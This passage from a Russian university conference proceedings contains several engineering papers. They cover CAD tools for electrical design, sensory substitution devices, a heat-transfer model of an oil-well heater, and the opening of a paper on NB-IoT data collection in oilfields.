Процесс проектирования разделов электроснабжения позволяет пользователю использовать следующие возможности: размещение электрооборудования в автоматическом или ручном режимах, автоматический расчет освещенности, создание электротехнической модели, содержащей данные об оборудовании, а также структуре силовых и контрольных кабельных связей между ними, автоматический расчет электрических нагрузок, автоматическое формирование схем электрических принципиальных и однолинейных, автоматическое создание спецификации оборудования, изделий и материалов. Подробно изучив функционал, инструменты и возможности вышеперечисленных САПР, можно сформировать таблицу.

Сравнение систем автоматизированного проектирования сетей электроснабжения и электроосвещения по заданным критериям

№ п/п	Критерии	nanoCAD	Revit	Renga	Auto-CAD	DIALux	КОМПАС-3D
1	Страна-производитель	Россия	США	Россия	США	Германия	Россия
2	Цена программного обеспечения, тыс. руб.	16,3-227	128,2-365,4	55-110	24,7-265,1	Бесплатно	29-169
3	Автоматизированный расчет нагрузок, падения напряжения, токов КЗ	+*	+	+*	+*	–	+*
4	Автоматизированный расчет освещенности	+*	+	+*	-	+	+*
5	Автоматизированное составление однолинейных и принципиальных схем	+*	+	+	+*	–	+*
6	Автоматизированное составлений спецификаций	+*	+	+	+*	–	+*
7	Возможность подключения каталогов оборудования	+*	+	+	+*	+	+*
8	Автоматизированный подбор оборудования	–	–	–	–	–	–
9	Возможность создания 3D-визуализации объектов	+	+	+	+	+	+
10	Обмен данными, формат взаимодействия (экспорт и импорт)	DWG DXF; DWT; IFC	DWG DXF; DGN; IFC; RVT	DWG; DXF; IFC; STL; RNP; RNT	DWG; DXF	DWG; DXF; STF	STEP; DWG; DXF; CDW; M3D; A3D

Примечание: «+» – удовлетворяет критериям; «-» – не удовлетворяет критериям; «+*» – удовлетворяет критериям при установке дополнительных приложений к программам.

После проведения анализа существующего ПО для проектирования систем электроснабжения и электроосвещения, изучения функций и возможностей по автоматизированному проектированию был

выявлен большой функционал представленных программ, который позволяет повысить эффективность работы проектировщика и снизить вероятность появления ошибок. Однако во всех вышеперечисленных программах отсутствует возможность по автоматизированному подбору оборудования. В настоящее время данная возможность высоко востребована ввиду многих различных причин, таких как неопределенность заказчика, короткие сроки проектирования, изменение выделенных средств на строительство объекта, замена проектного оборудования на аналоги по тем или иным причинам и т.п.

Заключение. В настоящее время особенно важно использовать САПР, которые включают в себя рассмотренные возможности и функции, для сокращения времени проектирования, снижения количества ошибок, а также создания информационной модели объекта. При создании такой модели учитываются всевозможные узлы объекта, материалы, оборудование и т.д. А также имеется возможность следить за атрибутами, которыми обладает определенный элемент объекта, от массогабаритных показателей до свойств элемента как объекта электроэнергетической системы. Использование такого метода проектирования [4, 5] и создание информационной модели объекта позволяет в дальнейшем получать всю необходимую информацию об объекте: сведения об отказах оборудования, техническое состояние оборудования, изменение параметров элементов и т.д.

Библиографический список

1. Указ Президента РФ № 203 от 09.05.2017 г. «О Стратегии развития информационного общества в Российской Федерации на 2017–2030 годы» // Собрание законодательства РФ. – 2017. – № 20.

2. Petrochenkov A.B., Khudorozhkova M.A., Lyakhomskii A.V. Technological docflow for vendors of energy and automated products: Information system and study case // Proceedings of 2017 IEEE 6th Forum Strategic Partnership of Universities and Enterprises of Hi-Tech Branches (Science. Education. Innovations), SPUE 2017. – 2018. – Vol. 2018-January. – P. 44–47. DOI: 10.1109/IVForum.2017.8246046

3. Багаева Х.М., Кононенко В.С. Обзор программного обеспечения САПР объектов электроснабжения // Энергетические и электротехнические системы. – 2017. – № 4. – С. 21–29.

4. Ящура А.И. Система технического обслуживания и ремонта общепромышленного оборудования: справочник. – М.: Изд-во НЦ ЭНАС, 2006.

5. Петроченков А.Б. Управление электротехническими комплексами на основных этапах жизненного цикла // Научно-технические ведомости СПбГПУ. Наука и образование. Инноватика. – 2011. – № 3 (121). – С. 219–224.

Сведения об авторах

Островский Илья Дмитриевич – магистрант Пермского национального исследовательского политехнического университета, гр. КПИ-20-1м г. Пермь, e-mail: ilya14091998@gmail.com

Петроченков Антон Борисович – доктор технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: pab@msa.pstu.ac.ru

УДК 621.3

И.А. Пашков, Е.А. Чабанов

СИСТЕМА СЕНСОРНОГО ЗАМЕЩЕНИЯ И РАСШИРЕНИЯ

В статье произведен сравнительный анализ сенсорного замещения и расширения восприятия человеком окружающего мира; физиологических особенностей работы нашего мозга; существующих на данный момент прототипов и проводимых исследований в данной области; рассмотрен вопрос об импортозамещении.

Ключевые слова: сенсорное замещение; сенсорное расширение; кохлеарный имплантат; имплантат сетчатки; нейропластичность; нейрофизиология; органы чувств; альтернативные сенсорные каналы.

I.A. Pashkov, E.A. Chabanov

SYSTEM OF SENSOR REPLACEMENT AND EXPANSION

The article provides a comparative analysis of sensory substitution and expansion of human perception of the surrounding world; physiological features of our brain; currently existing prototypes and ongoing research in this area; the issue of import substitution was considered.

Keywords: sensory substitution; sensory expansion; cochlear implant; retinal implant; neuroplasticity; neurophysiology; sense organs; alternative sensory channels.

Введение. Люди часто страдают различными формами расстройства слуха и нарушения зрения. Распространенный способ восстановления утраченных функций – операция с установлением импланта. Этот процесс сопровождается рядом трудностей, противопоказаний, длительным курсом реабилитации и другими проблемами. Однако мозг способен заменять органы чувств, восстанавливая утраченное восприятие. Эта способность называется «сенсорное замещение». Помимо возвращения утраченных функций восприятия, человек способен расширить его диапазон или приобрести совершенно новый способ получения информации из окружающего мира. Данная технология «сенсорного расширения» активно развивается и уже имеет действующие прототипы, успешно проверенные на людях.

1. Физиологическая ограниченность и нейропластичность головного мозга. Процесс восприятия реальности оказывает формирующие влияние на мышление человека. У нас есть набор основных

чувств, таких как зрение, осязание, слух, обоняние, вкус, чувство равновесия, способность ощущать вибрации, температуру и т.д. Однако они способны воспринять только малую часть информации, поступающей из окружающего мира. Например, из всего спектра электромагнитного излучения мы воспринимаем лишь ее малую часть. Сетчатка нашего глаза содержит всего три типа колбочек, чувствительных к трем цветам света: красному, синему и зеленому. Животные же по-другому воспринимают мир. Насекомые видят мир в ультрафиолете, птицы и рыбы чувствуют магнитное поле земли, а киты и летучие мыши могут ориентироваться в пространстве с помощью эхолокации и ультразвука. Все это говорит о том, что восприятие человека ограничено доступным ему сенсорным диапазоном, его биологией. Но тогда возникает вопрос: возможно ли с помощью внешних технических устройств восстановить или расширить человеческий диапазон воспринимаемой информации? Положительный ответ на этот вопрос дают нам многочисленные исследования в области нейрофизиологии, согласно которым было выявлено, что наш мозг обладает удивительным свойством пластичности.

Благодаря этой особенности наш мозг способен изменяться: разрушать старые связи и наращивать новые, что позволяет осваивать новые навыки, приспосабливаться к изменениям в среде, усваивать культуру, язык и т.п.

2. Подключение периферийных устройств. Если наш мозг способен восстанавливать или расширять свой сенсорный диапазон, то может ли он «понять» и «расшифровать» новые для него данные, получаемые от технических устройств?

В наше время большое количество людей уже имеют искусственный слух и искусственное зрение. Имплантат улитки воспринимает звук с помощью внешнего микрофона и оцифровывает его в звуковой сигнал, который передается прямо в слуховой нерв. Аналогичным образом имплантат сетчатки оцифровывает сигнал с видеокамеры и через электрод передает его в зрительный нерв на сетчатке глаза.

Мозг извлекает закономерности из поступающих электрических сигналов, и информация постепенно начинает приобретать смысл. В результате эти сенсоры представляют собой просто внешние устройства, которые можно присоединять и отсоединять. Таким образом, достаточно лишь совершенствовать периферийные устройства, а мозг приспособится к ним.

3. Принцип работы и история создания сенсорного замещения. Принцип сенсорного замещения заключается в том, что сенсорная информация подается по необычным каналам, например зрительная – путем осязания.

В 1969 г. американским нейрофизиологом Полем Бах-и-Ритой было представлено первое в мире устройство сенсорного замещения (рис. 1) [1]. Оно представляло собой модифицированное кресло, состоящее из маленьких поршней в области поясницы, куда усаживали слепых людей.

Сигнал с камеры подавался на матрицу поршней, которые чувствовал человек через вибрации. Если на экране нарисовать круг, то человек почувствует эту фигуру у себя на пояснице. В результате, слепые люди начинали «видеть» спиной.

Это устройство дало толчок к появлению новых изобретений, которые существуют и активно развиваются в настоящее время.




Рис. 1. Сенсорное замещение Баха-и-Рита

4. Современные виды устройств и применение систем сенсорного замещения. Современные виды сенсорного замещения включают в себя преобразование видеосигнала в звуковой поток или слабые электрические импульсы на лбу или на языке (рис. 2).




Рис. 2. Методы доставки зрительной информации через альтернативные сенсорные каналы: поясницу, уши, лоб и язык

Американское устройство под названием BrainPort (рис. 3) [2] является примером данного метода. Человек надевает очки с вмонтированной в них маленькой камерой, пиксели которой преобразуются в электрические импульсы, прикладываемые к маленькой пластинке на языке. Таким образом, лишенные зрения люди после нескольких недель интенсивного обучения способны хорошо ориентироваться в пространстве и распознавать различные объекты реальности.

Рис. 3. Устройство BrainPort

Российская компания vOICe vision [3] также работает в данном направлении. Она создает устройства (рис. 4), преобразовывающие изображение окружающего мира в звуковые сигналы разной частоты и амплитуды, которые воспринимает человек. В зависимости от того, какие объекты попадают в фокус камеры, звуковая дорожка меняет свое звучание, глубину, тембр. После обучения полностью незрячий человек начинает «видеть» на уровне слабовидящего, в частности различать образы, а со временем и предметы быта, вывески с крупным шрифтом и глубину пространства.




Рис. 4. Звуковое зрение vOICe vision

Системы сенсорного замещения используются для реабилитации людей с нарушениями восприятия. Они не требуют хирургического вмешательства и могут применяться вне зависимости от типа нарушения. Возникает закономерный вопрос: почему бы не использовать эту технологию для расширения диапазона нашего сенсорного восприятия?

5. Система сенсорного расширения. Главным популяризатором идеи сенсорного расширения является Дэвид Иглмен, нейроученый, автор книг и основатель компании Neosensory [4]. Она разрабатывает устройства, которые позволяют воспринимать звуковую информацию посредством тактильных ощущений. Один из проектов, которым она занимается, – разработка технологии под названием VEST (регулируемый экстрасенсорный датчик) (рис. 5) [5]. Это жилет, который улавливает звуки из окружающей среды и передает на маленькие

вибродвигатели, закрепленные на туловище. В зависимости от частоты звука двигатели активируются в определенной последовательности. Таким образом, звук превращается в совокупность вибраций.

Через несколько дней ношения жилета VEST глухой с рождения человек мог правильно различать произнесенные слова.




Рис. 5. Жилет VEST компании Neosensory

Также VEST может послужить платформой для передачи в мозг информации любого рода, например, прогноза погоды, биржевых сводок, сообщений в социальных сетях, данных приборов в самолете или информации о положении дел на заводе, закодированных в виде нового вибрационного языка, который учится понимать мозг.

6. Отечественные аналоги системы сенсорного замещения и расширения. В настоящее время самым распространенным устройством сенсорного замещения и расширения по всему миру является кохлеарный имплантат и имплантат сетчатки. В России официально представлены четыре мировых производителя кохлеарных имплантов: Cochlear (Австралия), Med-El (Австрия), Advanced Bionics (США), Oticon Medical/Neurelec (Дания).

Поставка зарубежных имплантов и их комплектующих может быть закрыта для границ России, поэтому необходимо провести ряд мер, обеспечивающих отечественное производство имплантов.

Так, в 2015 г. вышел приказ Минпромторга № 655 «Об утверждении плана мероприятий по импортозамещению в отрасли меди-

цинской промышленности Российской Федерации» [6]. Согласно ему, к 2021 г. доля импорта кохлеарных имплантатов в стране должна снизиться со 100 до 40 %. В 2021 г. вышел аналогичный приказ № 3273 [7], в котором уже отсутствует пункт об имплантах. Можно заключить, что данное требование было успешно реализовано в нашей стране.

Подмосковное предприятие Группа компаний «Исток-Аудио» [8] является лидером в российской индустрии слуха. Не уступая зарубежным аналогам, оно производит технические устройства и необходимые компоненты для полной реабилитации людей с нарушенной функцией слуха.

Всероссийское общество глухих РФ одобрило технические средства производства ГК «Исток-Аудио», так как они в полной мере удовлетворяют потребности людей, имеющих нарушение слуха.

ГК «Исток-Аудио» и датская компания Oticon Medical в 2017 г. запустили совместное предприятие «Отопром» [9], которое производит звуковые процессоры Oticon Medical с маркировкой «Сделано в России». Предприятие на данный момент выпускает импланты слуховой системы костной проводимости Ponto Plus и кохлеарные импланты Neuro.

Помимо этого, в Московской области ООО «НПК “Медицинская техника”» [10] разрабатывает и производит медицинские изделия, в том числе системы кохлеарной имплантации «Гамма» и речевые процессоры «Нота».

Существует также молодая российская компания vOICe vision. По словам основателя компании, Игоря Трапезникова, на 2020 г. это устройство используют несколько десятков человек. Однако основным недостатком данной продукции является ее высокая цена, около двухсот тысяч рублей, что ограничивает ее широкое распространение в мире.

Заключение. В недалеком будущем более полно воспринимать окружающий мир позволят людям системы сенсорного расширения. Они будут добровольно использоваться человеком с целью получения дополнительной информации. Считаем, что спрос на разработку подобных устройств будет только повышаться и не потеряет своей актуальности. У данных устройств высокий потенциал и появление новых типов чувствительности реализует новые возможности во всех сферах жизнедеятельности человека. Их производство и усовершенствование в России будет важным и экономически выгодным решением.

Библиографический список

1. Vision Substitution by Tactile Image Projection [Электронный ресурс]. – URL: https://www.cs.utexas.edu/~kuipers/readings/Bach-y-Rita-nature-69.pdf (дата обращения: 02.04.2022).

2. Brainport technologies [Электронный ресурс]. – URL: https://www.wicab.com/ (дата обращения: 02.04.2022).

3. vOICe vision [Электронный ресурс]. – URL: https://voicevision.ru/ (дата обращения: 02.04.2022).

4. Дэвид Иглмен Мозг. Ваша личная история. – М.: КоЛибри, 2018 – 256 с.

5. Sensory substitution [Электронный ресурс]. – URL: https://eagleman.com/science/sensory-substitution/ (дата обращения: 02.04.2022).

6. Приказ Минпромторга России № 655 от 31.03.2015 [Электронный ресурс]. – URL: https://legalacts.ru/doc/prikaz-minpromtorga-rossii-ot-31032015-n-655-ob-utverzhdenii/ (дата обращения: 02.04.2022).

7. Приказ Минпромторга России № 3273от 20.08.2021 [Электронный ресурс]. – URL: https://legalacts.ru/doc/prikaz-minpromtorga-rossii-ot-20082021-n-3273-ob-utverzhdenii/ (дата обращения: 02.04.2022).

8. Группа компаний «Исток-Аудио» [Электронный ресурс]. – URL: https://www.istok-audio.com/about/ (дата обращения: 02.04.2022).

9. Компания «Отопром» [Электронный ресурс]. – URL: https://www.otoprom.ru/company/index.php (дата обращения: 02.04.2022).

10. Торговая компания «Медицинская техника» [Электронный ресурс]. – URL: https://med-tk.ru/ (дата обращения: 02.04.2022).

Сведения об авторах

Пашков Иван Александрович – студент Пермского национального исследовательского политехнического университета, гр. ЭЭ-21-4б, г. Пермь, e-mail: ivanpashkov1999@gmail.com

Чабанов Евгений Александрович – кандидат технических наук, доцент, доцент кафедры «Электротехника и электромеханика», Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ceapb@mail.ru

УДК 519.635.8

Д.С. Пинягин, Н.А. Костарев, Н.М. Труфанова

ИССЛЕДОВАНИЕ ПРОЦЕССОВ ТЕПЛОМАССОПЕРЕНОСА В СКВАЖИНЕ С ПРИЗАБОЙНЫМ НАГРЕВАТЕЛЕМ РАЗЛИЧНОЙ ДЛИНЫ

В статье рассматривается 3-мерная математическая модель процессов тепломассопереноса в нефтяной скважине с призабойным нагревателем различной длины. Рассматриваются нагреватели длиной от одного до пяти метров. Были проведены сравнения эффективности электрического призабойного нагревателя при различных видах течения, а именно ламинарного и турбулентного. Реализация данной модели осуществлялась методом конечных объемов, посредством инженерного программного комплекса ANSYS. В результате исследования модели были получены поля скоростей и температур во всем объеме исследуемого участка.

Ключевые слова: нефтяная скважина, тепломассоперенос, призабойный нагреватель, высоковязкая нефть.

D.S. Pinyagin, N.A. Kostarev, N.M. Trufanova

STUDY OF HEAT AND MASS TRANSFER PROCESSES IN A WELL WITH A BOTTOM HEATER OF DIFFERENT LENGTHS

In this article discusses a 3D mathematical model of heat and mass transfer processes in an oil well with a bottomhole heater of various lengths. Heaters with a length of one to five meters are considered. Comparisons were made between the efficiency of an electric bottom hole heater for various types of flow, namely laminar and turbulent. The implementation of this model was carried out by the finite volume method, using the ANSYS engineering software package. As a result of the study of the model, the fields of velocities and temperatures were obtained in the entire volume of the studied area.

Keywords: oil well, heat and mass transfer, bottomhole heater, high-viscosity oil.

В настоящее время в нефтедобывающей отрасли в связи с истекающими запасами обычной легко добываемой высоковязкой нефти остро стоит вопрос о способе ее добычи. В данной работе рассматривается метод добычи высоковязкой нефти при помощи электрического призабойного нагревателя, который располагается перед электрическим центробежным насосом для обеспечения бесперебойной перекачки нефтяной жидкости.

Конструкция исследуемой модели представлена на рис. 1.




Рис. 1. Конструкция модели: *1* – пространство в НКТ, *2* – насосно-компрессорные трубы (НКТ), *3* – затрубное пространство, *4* – обсадная колонна, *5* – призабойный нагреватель

В модели используется перфорированная труба. Перфорация выполнена в виде круглых отверстий диаметром 10 мм. Отверстия располагаются каждые 250 мм по 5 штук в насосно-компрессорной трубе. Нагреватель используется длиной от 1 до 5 м.

В разработанной модели имеются допущения: стационарный процесс, условие идеального теплового контакта выполняется на границе разнородных сред, от температуры не зависят теплофизические свойства материалов.

Уравнения движения и тепломассопереноса [1, 2] в нефтяной скважине основываются на законах сохранения энергии, сохранения количества движения и сохранения массы [3, 4].

Свойства используемых материалов представлены в таблице.

Таблица свойств используемых материалов

Материал	Теплоемкость, С, Дж/(кг°К)	Плотность, ρ, кг/м^3	Теплопроводность λ, Вт/(м°К)	Вязкость, μ, кг/(м·с)
Алюминий	897	2712	237	–
Сталь	502,48	8030	16,27	–
Нефть	2000	800	0,15	10/0,001

В модели с ламинарным течением нефти использовалась вязкость нефти со значением 10 кг/(м·с), а при турбулентном течениии использовалась вязкость со значением 0,001 кг/(м·с). Исходная температура нефти 20 °С. Нагреватели нагреваются до температуры 120 °С. Распределение температуры по глубине при различной глубине электрического призабойного нагревателя при ламинарном течении отображено на рис. 2.




Рис. 2. Температурное распределение по глубине при различной длине скважинного нагревателя при ламинарном течении. Длина нагревателя: *1* – 1 метр, *2* – 2 метра, *3* – 3 метра, *4* – 5 метров

Из рис. 2 видно, что использование нагревателя длиной 1 м увеличит температуру перед поступлением в центробежный электрический насос на 15 °С. Использование нагревателя длиной 2 м увеличит температуру перед поступлением в центробежный электрический насос на 22,2 °С. Использование нагревателя длиной 3 м увеличит температуру перед поступлением в центробежный электрический насос на 26,2 °С. Использование нагревателя длиной 5 м увеличит температуру перед поступлением в центробежный электрический насос на 34,2 °С.

Распределение температуры по глубине при различной глубине электрического призабойного нагревателя при турбулентном течении отображено на рис. 3.




Рис. 3. Температурное распределение по глубине при различной длине скважинного нагревателя при турбулентном течении. Длина нагревателя: *1* – 1 м, *2* – 2 м, *3* – 3 м, *4* – 5 м

Из рис. 3 видно, что использование нагревателя длиной 1 метр увеличит температуру перед поступлением в центробежный электрический насос на 13 °С. Использование нагревателя длиной 2 м увеличит температуру перед поступлением в центробежный электрический насос на 17,7 °С. Использование нагревателя длиной 3 м увеличит температуру перед поступлением в центробежный электрический насос на 20,3 °С. Использование нагревателя длиной 5 м увеличит температуру перед поступлением в центробежный электрический насос на 23 °С.

Из представленных выше результатов можно сделать вывод, что для ламинарного течения электрический призабойный нагреватель работает более эффективно. Температура нефти при турбулентном течении перед поступлением в центробежный электрический насос ниже из-за того, что нефть активно примешивается. При ламинарном течении поток нефти движется слоями и не перемешивается, из-за чего нагретая нефть находится преимущественно в центре скважины, а ближе к стеке НКТ сохраняется более холодная температура.

Разработанная и исследованная модель позволяет описать характер течения нефтяной жидкости и ее теплообмена в участке скважины с электрическим призабойным нагревателем и перед поступлением

в центробежный насос. С точки зрения практического применения, данная модель позволяет определить температуру нефти и характер течения на заранее известном участке скважины. Используя разработанную модель, можно определить необходимую длину нагревателя, которого будет достаточно для снижения вязкости нефти и обеспечения бесперебойной работы электрического центробежного насоса.

Библиографический список

1. Ибрагимов А.М. Тепломассоперенос при граничных условиях второго и третьего рода // Промышленное и гражданское строительство. – 2006. – № 9. – С. 58–59.

2. Филиппов А.И., Ахметова О.В., Родионов А.С. Температурное поле турбулентного потока в скважине // Теплофизика высоких температур. 2013. Т. 51. № 2. С. 277.16

3. Пинягин Д.С., Костарев Н.А., Труфанова Н.М. Численное исследование тепловых процессов в скважине с призабойным нагревателем // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – 2020. – № 36. – С. 48–62.

4. Пинягин Д.С., Костарев Н.А., Труфанова Н.М. Анализ процессов тепломассопереноса в нефтяной скважине при использовании призабойных нагревателей // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – 2019. – № 30. – С. 211–226.

Сведения об авторах

Пинягин Дмитрий Сергеевич – аспирант кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: pinyaginds@gmail.com

Костарев Никита Александрович – ассистент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@pstu.ru

Секция II

ТЕЛЕКОММУНИКАЦИИ

УДК 621.398

И.В. Головнин, А.В. Гаврилов

ИССЛЕДОВАНИЕ СИСТЕМЫ СБОРА ДАННЫХ С ПРИМЕНЕНИЕМ ТЕХНОЛОГИИ NB-IoT В НЕФТЕДОБЫВАЮЩЕЙ ОТРАСЛИ

В статье рассмотрено, из чего состоит система по сбору данных, а также основные характеристики и недостатки технологии NB-IoT, решение выявленных проблем. Представлены рекомендации по настройке и оптимизации технологии и модемов NB-IoT.

Ключевые слова: NB-IoT, МПД, APN, сеть передачи данных, уставки.

I.V. Golovnin, A.V. Gavrilov

STUDY OF THE DATA COLLECTION SYSTEM USING NB-IoT TECHNOLOGY IN THE OIL PRODUCING INDUSTRY

This article discusses what the data collection system consists of, the main characteristics and disadvantages of NB-IoT technology, as well as solving the identified problems. Recommendations for setting up and optimizing NB-IoT technology and modems are presented

Keywords: NB-IoT, MPD, APN, data transmission network, settings.

Система сбора данных позволяет оперативно выявлять отклонения в работе оборудования нефтедобычи с возможностью дистанционного управления. Позволяет реализовать взаимодействие с другими информационными системами и сторонним оборудованием, формировать отчетность, проводить экспертный анализ и выдавать рекомендации по оптимизации режимов работы, а также многое другое.

В данной статье мы рассмотрим, из чего состоит система по сбору данных, основные характеристики и недостатки технологии NB-IoT, а также решение выявленных проблем.

Система цифровизации месторождения состоит из 4 уровней (рис. 1):

1. Оконечные устройства.
2. Модуль передачи данных со встроенным модемом.
3. Сервер сбора информации.
4. Подсистема визуализации.




Рис. 1. Схема цифровизации месторождения

В качестве сети передачи данных была выбрана технология NB-IoT. Особенности технологии NB-IoT – большая дальность передачи сигнала от конечного устройства до принимающей станции (до 10 км в городской черте и до 20 км на открытой местности); длительный срок работы конечных устройств (более 10 лет без внешнего питания); экономичность и простота внедрения решений; отличная масштабируемость за счет практически неограниченного количества подключаемых датчиков (до 50 000 на одну соту/сектор базовой станции) [1, 2].

NB-IoT относится к стандарту LPWA (Low Power Wide Area), предназначенному для M2M (Machine-to-Machine) приложений, которые требуют низкоскоростной передачи данных и работы в автоматическом режиме в течение длительного периода времени, в том числе в отдаленных или труднодоступных местах.

Система сбора и передачи информации собирает из (модуля передачи данных (МПД) различную информацию:

1) текущие параметры скважинного оборудования, от 1 до 512 параметров, каждый параметр занимает 4 байта, периодичность – 1 раз в 5 с;

